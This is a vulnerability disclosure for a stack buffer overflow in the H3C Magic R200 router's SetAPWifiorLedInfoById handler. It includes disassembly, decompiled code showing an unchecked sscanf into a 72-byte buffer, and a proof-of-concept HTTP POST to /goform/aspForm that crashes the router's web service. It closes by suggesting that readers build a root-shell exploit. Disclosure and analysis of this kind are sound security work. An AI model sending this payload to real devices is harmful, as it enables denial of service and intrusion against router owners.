H3C Magic R200 was discovered stack overflow via the SetAPWifiorLedInfoById interface at /goform/aspForm

tags: H3C Magic R200

vendor:H3C

product:Magic R200

version:R200V100R004

type:Stack Overflow

author:Wolin Zhuang, Yifeng Li;

Vulnerability Description

H3C Magic R200 version R200V100R004 was discovered to contain a stack overflow via the SetAPWifiorLedInfoById interface at /goform/aspForm.

Vulnerability Details

In function SetAPWifiorLedInfoById, string Var is passed in by parameter 'param' without filtered and checking its length. Local varible v17 is 72 bytes long. in line 26, the content of Var is formatted into v17 without size check by sscanf function in the form of `%[^;]` , which leads to a stack overflow vulnerbility.

```
LOAD:00606990 84 97 5B 00                   .word aAspSettimingti                   # "Asp_SetTimingtimeWifiAndLed"
LOAD:00606994 50 FD 44 00                   .word sub_44FD50
LOAD:00606998 A0 97 5B 00                   .word aSetmobileapinf                   # "SetMobileAPInfoById"
LOAD:0060699C D8 D2 44 00                   .word loc_44D2D8
LOAD:006069A0 B4 97 5B 00                   .word aSetapwifiorled                   # "SetAPWifiorLedInfoById"
LOAD:006069A4 F0 DD 44 00                   .word sub_44DDF0
LOAD:006069A8 CC 97 5B 00                   .word aSetmobileallap                   # "SetMobileAllAPRadio"
LOAD:006069AC F4 D5 44 00                   .word loc_44D5F4
LOAD:006069B0 01 00                         word_6069B0:.half 1                     # DATA XREF: sub_42E9A4+120↑r
LOAD:006069B0                                                                       # sub_42E9A4+1B8↑w
LOAD:006069B2 00 00 00 00 00 00 00 00 00 00+.align 4
LOAD:006069C0 64 AE 5B 00                   off_6069C0:.word aRm                    # DATA XREF: DBclearHislog+4C↑o
```

```
int __fastcall sub_44DDF0(int a1)
{
  int v2; // $s1
  int Var; // $v0
  int v4; // $s0
  int v5; // $s1
  int v6; // $s0
  int v7; // $s5
  int v8; // $s3
  int v9; // $s1
  int v10; // $s2
  int v11; // $s2
  int v12; // $v0
  int v13; // $s0
  int v15; // [sp+28h] [-8Ch] BYREF
  char v16[64]; // [sp+2Ch] [-88h] BYREF
  char v17[72]; // [sp+6Ch] [-48h] BYREF

  memset(v17, 0, 64);
  v2 = -2;
  memset(v16, 0, sizeof(v16));
  Var = websGetVar(a1, "param", "");
  v4 = Var;
  if ( Var )
  {
    sscanf(Var, "%[^;]", v17);
    v5 = v4 + strlen(v17) + 1;
    v6 = atoi(v17);
    sscanf(v5, "%[^;]", v17);
    v7 = v5 + strlen(v17) + 1;
    v8 = atoi(v17);
    if ( v8 == 1 )
    {
      sscanf(v7, "%[^;]", v17);
      v9 = atoi(v17);
      v10 = CAPWAP_setWifiState(v6, v9, 0);
      if ( Module_IsApLedLinkWifiState() == 1 )
        v10 += CAPWAP_setLedState(v6, v9);
    }
    else
    {
      v2 = 0;
```

C 笔记

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Upgrade router Magic_R200 to newest version(we have a physical machine)
2. Login to 192.168.124.1 as admin

3. Attack with the following POC



```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
Referer: http://192.168.124.1/mobile.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: USERLOGINIDFLAG=; LOGIN_PSD_REM_FLAG=
Connection: close
Content-Length: 544

CMD=SetAPWifiorLedInfoById&param=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending delicately constructed data package as the poc above, we can cause a stack overflow error, leading to denial of service.



We can see process webs is crashed and restarted.



And you can write your own exp to get the root shell.